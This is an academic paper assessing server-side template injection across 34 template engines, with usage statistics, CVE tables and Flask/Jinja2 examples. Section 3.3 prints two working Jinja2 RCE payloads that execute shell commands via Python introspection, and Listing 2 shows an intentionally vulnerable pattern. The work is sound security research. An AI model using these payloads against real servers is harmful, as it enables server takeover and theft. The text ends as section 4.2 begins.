

An Assessment of the Overlooked Dangers of Template Engines

LORENZO PISU, University of Cagliari, Cagliari, Italy

DAVIDE MAIORCA, University of Cagliari, Cagliari, Italy

GIORGIO GIACINTO, University of Cagliari, Cagliari, Italy and National Interuniversity Consortium for Informatics, Roma, Italy

Template engines play a pivotal role in modern web application development by enabling the dynamic rendering of content, products, and user interfaces. Today, they are essential for any website that handles dynamic data, from e-commerce to social media. However, their widespread adoption also makes them attractive targets for attackers seeking to exploit vulnerabilities and gain unauthorized access to web servers.

This paper presents a comprehensive assessment of the risks associated with template engines, with a particular focus on the consequences of Server-Side Template Injection (SSTI) and the ease with which such vulnerabilities can escalate to Remote Code Execution (RCE), a critical security concern in web application development.

CCS Concepts: • **Security and privacy** → **Web application security**.

Additional Key Words and Phrases: Template Engine, Server-Side Template Injection, SSTI

1 Introduction

Template engines [29, 43] are crucial tools in both web development and other software applications, as they help separate the presentation layer from the application's logic. They allow developers to create templates or patterns for generating dynamic content, which can be rendered as HTML, XML, or other markup languages based on data or variables provided at runtime. Template engines are software components, typically provided as libraries or modules, that offer a set of functions to parse and manipulate strings or files according to predefined syntactic rules. Moreover, template engines usually apply tokenization, breaking strings or files into structured representations. This process allows binding data to placeholders, applying transformations, and executing conditional logic and loops. The main scenario in which template engines are used is when we want to serve dynamic content on a website. For example, providing a dashboard that contains information that changes based on the user visiting it. A concrete use case can be an e-commerce website that displays product listings. These listings often involve dynamic content, such as product names, prices, availability, and user-specific recommendations, making template engines essential for rendering these pages with up-to-date information for each product. Countless examples of modern websites require template engines, making this technology widely adopted. While template engines provide many benefits, they also come with potential security pitfalls that developers should be aware of. Server-Side Template Injection (SSTI) is the main vulnerability linked to template engines. SSTI is an injection vulnerability in the OWASP top 10 vulnerabilities list [39], and its impact can be potentially critical. The worst consequence of SSTI exploitation is achieving Remote Code Execution (RCE) [4, 20], allowing attackers to take control of the entire target server. RCE is a common consequence of

Authors' Contact Information: Lorenzo Pisu, University of Cagliari, Cagliari, Sardegna, Italy; e-mail: lorenzo.pisu@unica.it; Davide Maiorca, University of Cagliari, Cagliari, Sardegna, Italy; e-mail: davide.maiorca@unica.it; Giorgio Giacinto, University of Cagliari, Cagliari, Sardegna, Italy and National Interuniversity Consortium for Informatics, Roma, Italy; e-mail: giacinto@unica.it.



This work is licensed under a Creative Commons Attribution 4.0 International License.

© 2026 Copyright held by the owner/author(s).

ACM 1559-114X/2026/2-ART

<https://doi.org/10.1145/3799796>

SSTI because most template engines can be used by attackers as paths to execute arbitrary code. However, SSTI can lead to many other potential consequences, such as:

- **Information Disclosure:** SSTI can expose server-side configuration files, source code, and other sensitive information that can aid attackers in further exploiting the system.
- **Unauthorized Access:** with SSTI, attackers can gain unauthorized access to restricted areas of the application or server, potentially taking control of admin panels or other privileged functionalities.
- **DoS Attacks:** SSTI can be leveraged to launch Denial of Service (DoS) attacks on the server or related systems, disrupting services for legitimate users.
- **Cross-Site Scripting:** XSS is a common symptom of SSTI that attackers can exploit to steal sensitive information from legitimate users.

Although these consequences of SSTI are severe, RCE represents the most critical threat, making it the central focus of this paper. To address this concern, we conduct a comprehensive analysis of widely adopted template engines, examining their susceptibility to RCE when exploited through SSTI vulnerabilities. By concentrating on this specific threat, our goal is to deepen the understanding of how template engine design and behavior can expose systems to RCE, thereby contributing to the development of more secure web applications and server environments.

Current research does not sufficiently address the issue of RCE in template engines despite the prevalence of numerous examples in real-world scenarios. In recent years, the focus of research has predominantly centered on the offensive and defensive aspects of SSTI, with the development of tools and strategies aimed at evading protections. However, the problem of RCE in template engines has largely been overlooked, lacking tools for assessment and isolation. Future research in this domain can provide ways to perform RCE detection and prevention by creating automated tools specifically designed for identifying RCE in template engines. Moreover, exploring new methods to fortify defenses against RCE is crucial, given the current susceptibility of most template engines. Our assessment aims to show the existing gaps in research concerning SSTI, RCE, and the overall security of template engines.

Furthermore, we will show the main tools used for SSTI detection, analyzing their functions and their main differences. We conduct a literature review on SSTI, as it offers interesting ideas on open research problems in this topic. Moreover, we will present details on the wide adoption and impact of template engines through the years, focusing on how widely they are used and how many vulnerabilities have been found since the discovery of SSTI.

We begin our assessment by offering insights into the utilization of template engines, showing how widely adopted this technology is. Our initial step involves querying GitHub to retrieve data on the number of repositories associated with template engines, providing a comprehensive overview of their prevalence over time. Additionally, we explore real-world instances of SSTI and Common Vulnerabilities and Exposures (CVEs) [11] reported in the past. Leveraging the bug bounty platform HackerOne [18], we gather reports pertaining to SSTI, while utilizing the CVE search engine to identify frameworks and applications that have documented vulnerabilities in relation to SSTI. This multifaceted approach allows us to show both the broad adoption and specific security issues surrounding template engines.

Then, we show template engines' essential features and practical code examples of how they are used to render dynamic content. We also investigate the underlying mechanisms that make template engines prone to allowing RCE, examining various scenarios. Additionally, we will present a methodology that we developed to analyze RCE attacks and defenses in template engines and the results obtained by applying this methodology to 34 template engines in eight programming languages. From the results, we show four categories of RCE paths present in the template engine we analyzed. Furthermore, we explore mitigation strategies and best practices for developers to protect against RCE attacks when utilizing template engines. We will categorize these strategies

into four methods we encountered during our analysis. We will also explore other strategies related to SSTI protection involving input validation and secure template engine configurations. Our assessment also highlights the importance of maintaining up-to-date dependencies, as some template engines evolve to address security issues. We discuss the role of the developer and the template engine community in reducing the risk of RCE vulnerabilities and fostering a more secure web development environment.

In the following, we summarize the key contributions of this paper:

- We present and contextualize the usage and prevalence of template engines in real-world applications, including examples of critical SSTI vulnerabilities and associated CVEs. We also introduce the template engines selected for our study, highlighting their general characteristics, popularity (e.g., GitHub stars), and, where available, monthly download statistics.
- We offer a comprehensive overview of SSTI vulnerabilities by identifying the template engine behaviors that enable RCE, and examining the different scenarios in which these vulnerabilities arise.
- We propose a taxonomy of RCE types encountered in template engines, as well as a classification of the prevention mechanisms implemented to mitigate such risks.
- We review existing literature on SSTI, covering attack methodologies, sandbox escape techniques, and defense strategies. We also identify and discuss significant research gaps that remain unaddressed.
- We analyze the main SSTI detection tools currently available, outlining their capabilities, limitations, and practical implications for vulnerability identification.
- We propose a systematic methodology for assessing the security posture of template engines, from the feasibility of achieving RCE to the presence and effectiveness of implemented protections.
- We apply our methodology to evaluate 34 template engines across eight different programming languages, offering a comprehensive, comparative analysis intended to inform both researchers and practitioners.
- We present detailed case studies on specific template engines that yielded particularly notable results during our evaluation.

The rest of the article is structured as follows: Section 2 shows how template engines and SSTI have evolved in these years, analyzing usage, CVEs, and real-world bugs. Section 3 provides a general overview of how template engines work, how SSTI arises, its consequences, and why arbitrary code execution is a common problem. Section 4 focuses on RCE in template engines, explaining the categories, the defenses, and their limitations. Section 5 summarizes the most important works on SSTI. Section 6 provides an overview of the existing SSTI detection tools, describing their features and limitations. Section 7 presents the results of our analysis on 34 template engines, as well as the methodology we adopted to carry it out. Section 8 focuses on five template engines we encountered during our analysis, providing a detailed analysis. Section 9 provides a summary of the main takeaways of our work. Section 10 concludes the article by highlighting possible future research directions on the problem of SSTI and RCE in template engines.

2 Template Engines And SSTI In The Wild

Before diving into the specifics of how template engines work, we gather and show statistics related to this technology adoption, prevalence, and impact in the modern web application landscape. This section is divided into four parts: the first is centered around template engine usage, and the other three focus on the problems related to this technology, namely SSTI and RCE. Figure 1 shows how many repositories we find searching template engine on GitHub. We divide the results by the creation date of the repositories, considering years from 2008 to 2024. We present each year's repository count and a cumulative total. While not every repository in the results is a template engine, it is reasonable to infer a consistent annual rise in the number of template engines. This trend signifies that, despite the abundance of existing template engines, new ones are continually

emerging. This is due to the nature of template engines, which can vary in the way they function and in how efficient and fast they are.




Fig. 1. These plots show how many repositories respond to the *template engine* search query on GitHub. On the left, we show the number of repositories per year based on the creation date. On the right, we represent the cumulative sum. A notable increase in the number of repositories was observed in 2020. While the exact causes remain unclear, this trend coincides with the onset of the COVID-19 pandemic, which has been widely associated with shifts in developer behavior, including increased open-source contributions and remote software development activities [62].

2.1 Template Engines Usage

Since each programming language needs its own set of template engine libraries, there is a wide variety from which programmers can choose depending on their needs. Therefore, when considering the present and future use of template engines, we must also account for the development of new engines tailored to emerging programming languages.

Most template engines are open-source and are often associated with popular frameworks such as Flask [41], which uses Jinja2 [49], or Laravel [38], which has its own engine called Blade [37]. To understand their widespread adoption, we can analyze highly popular GitHub repositories (based on their star ratings) and the monthly download statistics of frameworks built on these templates. There are also numerous lesser-known or proprietary template engines, indicating that the use of such technology is even more extensive. Table 1 presents an overview of the template engines under analysis and their susceptibility to RCE. We observe that many of the most widely used template engines permit RCE, a concern that will be further examined in Section 4. This suggests that RCE is not usually taken into account when selecting a template engine. In fact, the popularity of web frameworks such as Flask, Vue, and Laravel indicates that the choice of template engine is often not prioritized, with default or user-friendly engines being the most commonly adopted.

Language	Template Engine	Ref.	Popularity			Allows RCE
			★	🔗	📄	
Python	Django	[13]	83.3k	32.5k	21.3M	✗
	Tornado	[58]	21.9k	5.5k	55.8M	✓
	Jinja2	[42]	10.8k	1.6k	293.7M	✓
	web2py	[63]	2.1k	907	305	✓
	Mako	[55]	386	64	52.9M	✓
	Chameleon	[28]	182	65	101.5k	✓
	Cheetah3	[9]	147	37	696.1k	✓
	Genshi	[16]	92	36	136.3k	✓
	Pyratemp	[25]	-	-	3.5k	✗
PHP	Laravel	[26]	80.7k	24.3k	7.5M	✓
	Twig	[59]	8.2k	1.2k	5M	!
	Smarty	[53]	2.3k	715	468.9 k	!
JavaScript	Vue	[60]	208.7k	33.7k	24.3M	✓
	Pug	[48]	21.8k	1.9k	6.8M	✓
	Handlebars	[19]	18.2k	2k	67.7M	!
	Marko	[30]	13.5k	650	46.2k	✓
	Nunjucks	[33]	8.6k	645	3.9M	✓
	EJS	[31]	7.9k	852	81.1M	✓
	doT	[36]	5k	1k	1.9M	✓
	Dust	[27]	2.9k	475	51.2k	!
	JsRender	[6]	2.6k	339	63.5k	✓
	Template7	[35]	659	165	6k	✓
	SquirrellyJS	[56]	657	83	105.5k	✓
Java	Thymeleaf	[57]	2.8k	511	-	!
	Pebble	[44]	1.1k	170	-	!
	FreeMarker	[1]	1k	271	-	✓
	Jinjava	[21]	725	170	-	!
	Apache Velocity	[2]	385	134	-	✓
Ruby	Slim	[52]	5.3k	503	-	✓
	ERB	[50]	137	19	-	✓
Go	html/template	[3]	-	-	-	✗
Perl	Mojolicious	[32]	2.6k	583	-	✓
.NET	ASP	[14]	36.5k	10.3k	-	✓
	Razor	[15]	544	203	-	✓

Legend: ★=GitHub Stars; 🔗=GitHub Forks; 📄=Monthly Downloads; ✗=Does not allow RCE; !=Allows or allowed RCE but also has protections; ✓=Allows RCE

Table 1. Overview of the template engines under analysis along with their popularity and if they allow RCE. The Monthly downloads metric (📄) was taken from pystats (for Python), packagist (for PHP), and NPM (for JavaScript).

Report ID	Year	Keywords	Reported to	Engine	Bounty (\$)
125980	2016	RCE, mail	Uber	Jinja2	10,000
301406	2017	LFI, Requires privileges	Ubiquiti Inc.	Twig	1,000+
423541	2018	RCE, mail	Shopify	Handlebars	10,000
536130	2019	RCE, CVE-2019-3396	Mail.ru	Velocity	2,000
1537543	2022	RCE, CVE-2022-22954	U.S. Dept Of Defense	FreeMarker	-
1928279	2023	Ruby	GitHub Security Lab	ERB, Slim	2,300

Table 2. Reports on HackerOne relative to SSTI (Some bounties have a plus(+) sign indicating that the author of the report received a bonus bounty that was not disclosed).

2.2 SSTI Vulnerabilities in the Wild

This section focuses on real-world applications that have been found vulnerable to SSTI and the impact of such findings on companies and agencies. In the following subsections, we will also show that many CVEs have been found about SSTI in popular frameworks and applications that use template engines.

The severity of SSTI (Server-Side Template Injection) in real-world websites and frameworks is confirmed by bug bounty reports. Table 2 shows six SSTI vulnerability reports. The column *reported to* shows that big companies and agencies can also have SSTI vulnerabilities. Moreover, the bounty payouts to the authors of those reports show that companies value SSTI as a critical vulnerability. The keywords demonstrate that SSTI often leads to RCE altogether, thus being critical for companies to fix. Furthermore, the constant presence of the vulnerability throughout the years shows that SSTI is still a problem that needs to be addressed properly in real-world applications. SSTI corresponds to CWE-1336 (Improper Neutralization of Special Elements Used in a Template Engine), which is categorized under the broader CWE-94 (Code Injection). Despite having a precise CWE categorization, SSTI often appears under other CWE IDs, making it harder to precisely estimate the number of CVEs related to this vulnerability. Nevertheless, we have considered both CVEs categorized under CWE-1336 and searched for *template injection*. Table 3 shows 10 CVEs that feature SSTI vulnerabilities. The base score highlights how critical these vulnerabilities are when they arise and how RCE is often a direct consequence of SSTI. Besides, we can notice that the engines behind these CVEs are often the same (Twig, Velocity, FreeMarker), probably due to their popularity and language usage (Java and PHP).

2.3 SSTI Scenarios

There are two prominent instances of template engine applications encountered in real-world settings. Firstly, websites that utilize template engines for the dynamic rendering of HTML pages are the prevalent use case in contemporary websites. In this context, preventing SSTI is of crucial importance, and a comprehensive understanding of the template engine's functioning can mitigate the risks associated with RCE or SSTI vulnerabilities. Secondly, Content Management Systems (CMSs) often need to provide the user with templating functionalities. In this case, using an engine that does not allow RCE is essential. Another example is "Website as a Service" platforms like GitHub Pages or Netlify, which facilitate static web page hosting. For instance, GitHub Pages relies on Jekyll, a Ruby framework for building static websites, featuring the Liquid template engine among its components. Despite being used in popular frameworks, we did not analyze Liquid in detail in this work as it did not appear in any of the sources we used to select the template engines to analyze. Fortunately, while Liquid does not currently harbor RCE vulnerabilities, a hypothetical vulnerability could allow malevolent actors

Vulnerability	Base Score	Keywords	Engine
CVE-2017-16783	9.8	RCE, CMS Made Simple,	Smarty
CVE-2018-20465	7.2	Information disclosure, Authenticated	Twig
CVE-2019-3396	10	RCE	Velocity
CVE-2019-19999	7.2	Misconfiguration	FreeMarker
CVE-2020-1961	9.8	RCE, Apache Syncope	JEXL
CVE-2020-4027	6.5	RCE, Requires Privileges	Velocity
CVE-2020-12790	7.5	Information disclosure, CraftCMS, plugin	Twig
CVE-2020-26282	10	RCE, BrowserUp Proxy	Java EL
CVE-2021-21244	10	RCE, OneDev	Java EL
CVE-2022-22954	10	RCE, VMware	FreeMarker

Table 3. CVEs related to SSTI, we show the main keywords that appear in the CVE report and the template engine used by the vulnerable application.

to exploit GitHub’s build process to attain a reverse shell. This instance underlines the pivotal role of selecting a secure template engine for such applications.

By categorizing template engine usage into these scenarios, we can underline the importance of selecting a template engine based on the application requirements. In a typical web application, SSTI must be avoided completely; therefore, selecting a non-RCE template engine is still important but less impactful. Vice versa, selecting a non-RCE engine is fundamental in a CMS or platform that allows its users to write templates. Reference [23], also identifies two main SSTI scenarios: unintentional and intentional. The unintentional case is a web application that incorrectly embeds user inputs inside templates, while the intentional case is when the web application wants to allow users to interact with a template engine.

3 Template Engines And Server-Side Template Injection

This section explains how template engines work, how SSTI arises, and why RCE is a common consequence. To this end, we will show practical code examples using Jinja2 [49] as a template engine, since it is one of the most popular. The section will be divided into five parts. In the first part (Section 3.1), we comprehensively overview how template engines work. In the second part (Section 3.2), we explore the possible reasons why RCE happens in template engines. In the third part (Section 3.3), we show an example of how SSTI can be exploited to achieve RCE. In the fourth part (Section 3.4), we present the potential types of SSTI that can arise in web applications. Finally, in the fifth part (Section 3.5), we provide a threat model showcasing the exploitation of an SSTI vulnerability.

3.1 Overview of Template Engines

To provide a general idea of how this technology works, we can structure a template engine into three components, as shown in Figure 2: (i) A *data source*, which is usually a database that can be used to retrieve information from a user’s request; (ii) The *template engine* itself, which is the core that is responsible for taking the data extracted from a database and displaying it to the user on an HTML page (`index.html`). (iii) The *template page* (`index.tpl`), which is a custom HTML file containing *symbols* the engine can interpret for specific functions.

Template engines also allow programmers to include files, generate loops, use conditional statements (if-else), and call functions to transform or change the data before presenting it.




Fig. 2. Components of an application that uses a template engine.

To better understand template engines, we provide a simple example of how they work in practice. Consider a web application written in Python that uses Jinja2 as a template engine, a popular engine integrated with the web framework Flask [41]. Suppose a developer wants to embed a string sent by a user via a GET request in an HTML page. The correct way to use the template engine would be the following:

```

1 user_input = request.form['username']
2 template = "<h1>Welcome, {{ user }}!</h1>"
3 render_template_string(template, user=user_input)

```

Listing 1. Flask Jinja2 safe code example.

In the first line, we collect the user input through a form. We need to treat this input safely to avoid any injections. To pass the user input to the template, we use the argument `user=user_input`, binding the user variable of our template to the Python variable `user_input`. Jinja2 will then execute the template and replace the `{{ user }}` with the content of the `user_input` variable. If `user_input` contains John, the generated HTML page would contain a heading with the string `Welcome, John!`.

Conversely, the following code is vulnerable to SSTI.

```

1 user_input = request.form['username']
2 template = "<h1>Welcome, %s!</h1>" % user_input
3 render_template_string(template)

```

Listing 2. Flask Jinja2 vulnerable code example.

The main difference between this code and the previous one is that, in this case, the user input is placed inside the template. This means the engine will interpret the user input as part of the template, not as separate data. The consequences of a vulnerable template are not immediately visible for normal inputs. For example, if `user_input` was again containing John, we would again see the heading `Welcome, John!` rendered in the HTML. However,

if instead of John our input was `{{ 7*7 }}`, we would obtain a heading containing `Welcome, 49!`. This happens because the Jinja2 template engine finds the curly brackets and executes the statement inside them.

The concept is similar to other injection-based vulnerabilities, such as SQL injection, which arises when we concatenate a user input to a query. SQL injections are mitigated by using prepared statements to pass unsanitized user inputs. To prevent SSTI, we should use the proper function arguments to safely pass the user-supplied data to the engine, as shown in the previous code (Listing 1). However, SSTI is potentially more severe in various cases than SQL injection, as it often leads to RCE, while SQL injection rarely does.

3.2 Why is RCE Often Allowed?

Despite their apparently simple goal, template engines need to perform non-trivial operations in a secure way. Although Section 3.1, showed a basic example of how template engines can be used, there are much more complex scenarios. An example can be provided by simply considering the possibility of using objects, attributes, and functions. Suppose we have a class called `User` in our web application. This class has various attributes, including `username`, `first name`, `last name`, and `date of birth`. If we want to create a template that contains this data using what we saw previously, we would have to write the following code:

```
1 user = User('John98', 'John', 'Doe', '19/04/1998')
2 template = "<h1>Welcome, {{username}}! </h1><p>{{firstname}} {{lastname}} {{dateofbirth}} </p>"
3 render_template_string(template, username=user.username, firstname=user.firstname, lastname=
  user.lastname, dateofbirth=user.dateofbirth)
```

Listing 3. Flask Jinja2 object usage example (server-side).

We can see that we can still easily achieve our goal, but the server code becomes longer. Now, let us show how cleaner the code would be by being able to access an object attribute directly inside the template.

```
1 user = User('John98', 'John', 'Doe', '19/04/1998')
2 template = "<h1>Welcome, {{user.username}}! </h1><p>{{user.firstname}} {{user.lastname}} {{user
  .dateofbirth}} </p>"
3 render_template_string(template, user=user)
```

Listing 4. Flask Jinja2 object Usage example (template-side).

The `render_template_string` call is much less heavy, and considering that templates are usually contained inside separate files, we would have a very simple server-side code to render our template. Suppose that, in our web application, we want to check if a user has a premium account and display the page differently based on this information. In particular, to check if a user is a premium, we want to call the function `isPremium` on the user object. If template engines did not allow us to call functions or use conditional statements, we would have written the following server-side code:

```
1 user = User('John98', 'John', 'Doe', '19/04/1998')
2 if user.isPremium():
3     template = "<h1>Congratulations {{user.username}} you are now a premium member! </h1>"
4 else:
5     template = "<h1>Welcome, {{user.username}} </h1>"
6 render_template_string(template, user=user)
```

Listing 5. Flask Jinja2 conditions and functions usage example (server-side).

As we can see in the above code, we would have to put this logic on the server-side code, making it more complex. Fortunately, template engines allow both functions and conditional statements, thus performing this task easily with the following code:

```

1 user = User('John98', 'John', 'Doe', '19/04/1998')
2 template = "<h1>{% if user.isPremium() %}
3             Congratulations {{user.username}} you are now a premium member!
4             {% else %}
5             Welcome, {{user.username}}
6             {% endif %}</h1>"
7 render_template_string(template, user=user)

```

Listing 6. Flask Jinja2 conditions and functions usage example (template-side).

Again, since templates are usually defined in separate files, our server-side code would be much cleaner. Now, let us consider the price we pay in security for these valuable functionalities. By granting access to an object's attributes, we inadvertently expose special internal attributes that the object uses. In Python, for instance, introspective attributes are employed, enabling the traversal of objects and access to potentially risky modules, classes, and functions. Additionally, permitting the invocation of functions opens the door to system operations that could execute arbitrary commands, such as the system function. If we developed our own template engine, we would face a critical decision: to allow unrestricted access to all attributes and functions or impose restrictions.

In the next sections, we will show that the prevailing approach for most template engines is to grant templates access to all attributes and functions, often with the expectation that web developers will exercise caution to prevent Server-Side Template Injection (SSTI). However, this approach raises several concerns. Firstly, security should not be deferred to others in the development process; it must be an integral part of every stage. Second, modern web applications sometimes necessitate user access to the template engine. A prominent example is a Content Management System (CMS) framework and platforms like Github Pages or bulk email services that allow clients to utilize template engines without undue restrictions. In such cases, avoiding RCE is paramount. Comparing SQL injection and SSTI reveals a significant distinction. In the case of SQL injection, it's generally agreed that the responsibility lies with the web application, not the Database Management System (DBMS). Conversely, with SSTI, we find that some template engines facilitate RCE while others do not. The problem remains that RCE via SSTI is a critical concern that persists in web applications. Therefore, web developers must be aware of these risks and know how to properly employ and configure template engines to prevent RCE effectively.

3.3 RCE Example

The code in Section 3.1 showed an unsafe method for web developers to use template engines because malicious users could inject template syntax to send commands that the server would execute. Since Python has attributes and methods that can be used to access the global scope of the application and execute arbitrary functions from imported modules, attackers can easily develop an *introspective payload*. This kind of payload begins by exploiting an *object*. In the following example, we used the Flask *config* object, but we can use any object.

```

1 {{ config.__class__.__init__.__globals__['os'].popen('ls').read() }}

```

Listing 7. Introspective payload that allows RCE in Jinja2 exploiting the config object.

The payload above is one of many that can be used to exploit SSTI in Jinja2. In this case, the payload starts with accessing `config`, a Flask global object that contains sensitive server information. We can use this object to traverse through its attributes by accessing `__class__` first and the method `__init__` to reach the object `__globals__`, which is a dictionary that contains every object inside the scope of the web server. From here, we can access the `os` module, which allows the execution of arbitrary commands with the function `popen`. The payload will execute the `ls` command in this case. We use the final call to the `read` function to see the command's output on the web page.

```
1 {{''.__class__.mro()[1].__subclasses__()[N]('ls', shell=True, stdout=-1)}}
```

Listing 8. Generic Introspective payload that allows RCE in Jinja2. N is the index where the class `Popen` resides in the list returned by the `__subclasses__` function call.

This payload distinguishes itself from the one in Listing 7 due to its initial use of an empty string. This distinction makes the payload less reliant on specific objects, enhancing flexibility. However, it remains essential to utilize the `__class__` attribute, as it allows access to the `mro` method, which, in turn, provides a hierarchy of the parent and child classes of `String`. This is useful because our aim is to reach the class `Object`. Since all classes inherit from `Object`, this can be done from any class. The class object, in this case, is positioned within this hierarchy at index one (`String` is at zero). Once we have a reference to the `Object` class, we can access the `__subclasses__()` method. This method furnishes a list of all subclasses of an object, effectively exposing all the classes accessible within the web server's context. This is already something undesirable because it allows an attacker to access dangerous classes.

Now, the attacker can escalate even further, locating the `Popen` class among the hundreds of values returned from `__subclasses__`. It is worth noting that determining the N index necessitates careful consideration, as it depends on the location of the `Popen` class within the web application's context. This index varies according to the modules, classes, and functions imported and utilized within the web application. Attackers can either bruteforce this index until they find the correct class or print the result of `__subclasses__()` to calculate the correct index.

Ultimately, this payload creates a subprocess object that executes the `ls` command. Notably, this approach can be adapted to execute arbitrary code or commands, offering a broad range of possibilities for attackers to take control of the server.

Now that we have seen the details on how SSTI can be escalated to RCE, we can explore the different ways in which SSTI arises.

3.4 Types of SSTI

As with other web-based vulnerabilities like Cross-Site Scripting (XSS), SSTI can also be triggered in different ways. The three main identified types encompass distinct scenarios in which SSTI arises.

- **Non-persistent.** The SSTI payload is sent by the attacker and embedded inside the template. The response is then rendered, and the payload is executed.
- **Persistent.** The SSTI payload is sent by the attacker and stored on the web application servers. The payload is then retrieved and embedded inside the template. The attack is executed when the attacker triggers the loading of the payload inside a template.
- **Blind.** If the payload execution result is not shown on the rendered page or anywhere else, we are in a blind scenario. The attacker can exfiltrate data from the server using an out-of-band communication. An example of blind SSTI can be when a template is parsed but not rendered on the webpage.

Considering the above types of SSTI, we can have four combinations of different scenarios: (i) Non-blind non-persistent SSTI, (ii) Non-blind persistent SSTI, (iii) blind non-persistent SSTI, and finally (iiii) blind persistent SSTI.

3.5 Threat Model

The exploitation of an SSTI vulnerability begins with the attacker injecting custom payloads that are interpreted by the application as part of the template. These malicious payloads can be delivered through various parts of the request, although the GET and POST parameters of HTTP requests are the primary delivery methods. The payload may be extracted from these attributes and reflected within a template declaration, indicating to the

attacker that the payload was executed successfully. At this stage, the attacker may be able to trigger an XSS attack by injecting an HTML string into the SSTI payload—providing an initial, tangible consequence that can be exploited.

An attacker can also achieve remote code execution (RCE) by exploiting SSTI, depending on whether the template engine supports arbitrary code execution. As shown in Table 1, most template engines allow RCE, which significantly increases both the likelihood and the impact of SSTI exploitation.

It is also possible for an application to persistently store an SSTI payload, which is later retrieved and executed when a specific part of the website is accessed. In such cases, an attacker may exploit features that allow users to create example templates without being aware that RCE is possible within them. This attacker, who may be a legitimate user of the functionality but is not supposed to have server-level access, can exploit the feature to gain unauthorized control of the server.

An expert attacker may also discover a blind SSTI vulnerability by executing tailored payloads that trigger differences in the server response times. After discovering and confirming the SSTI, the attacker can use sophisticated payloads to exfiltrate the data without having a visual response from the server.

4 Remote Code Execution in Template Engines

This section explores the different categories of RCE vulnerabilities in template engines and the corresponding protective measures. To this aim, we will start by categorizing the differences in how developers address RCE in their engines by describing the various ways in which it arises. This part of the paper is based less on related academic papers (since no other paper analyzes template engines in this way) and more on the results of experiments that we carried out on a set of 34 selected template engines.

4.1 RCE Types in Template Engines

The RCE example in Section 3.3 is just one of the many ways in which RCE can be achieved in template engines. After analyzing 34 template engines, we have found four main categories of RCE exploits. We will now present this categorization of exploits to understand how template engines allow RCE in different ways.

- **Direct code execution.** The execution of any code that is embedded inside the template engine's default delimiters. This practice makes the template engine extremely dangerous in case of a template injection, as an attacker can easily and immediately execute arbitrary code.
- **Tags or functions for code execution.** The presence of *specific delimiters, functions, or instructions* in the template engines that can be used to execute arbitrary code. This is a deliberate feature that engine creators provide because they believe web developers might want to use them to execute specific pieces of code inside the engine (e.g., define helper functions). Even if there is nothing wrong with providing such features, web developers should be aware of this kind of danger if SSTI arises or if they want to allow users to use the engine inside their web application.
- **Introspective.** An *introspective* exploit depends on the programming language of the template engine. Each language has different functions and attributes that can be exploited to traverse objects and achieve arbitrary code execution. This exploit is rather common as template engines typically allow access to attributes and functions on the objects passed to them. Therefore, using introspective features of object-oriented languages is the easiest way to attack this mechanism.
- **Bugs or vulnerabilities.** Bugs or vulnerabilities can arise in the template engine and be turned into a way to achieve RCE. This category encompasses unintended behaviors of template engines that can be exploited to achieve RCE in engines that would otherwise be secure from it.

4.2 Preventing RCE

Some template engines also enforce *security features* that allow for better resistance against specific exploits. These features are usually implemented by engine developers to block or reduce the risk of RCE. We use the term resistance because these security features are designed to provide higher protection against RCE. However, their effectiveness depends on how well they are implemented and if they are enforced by default, or if they have an opt-in switch. In the following, we show the various security features that can be provided in template engines.

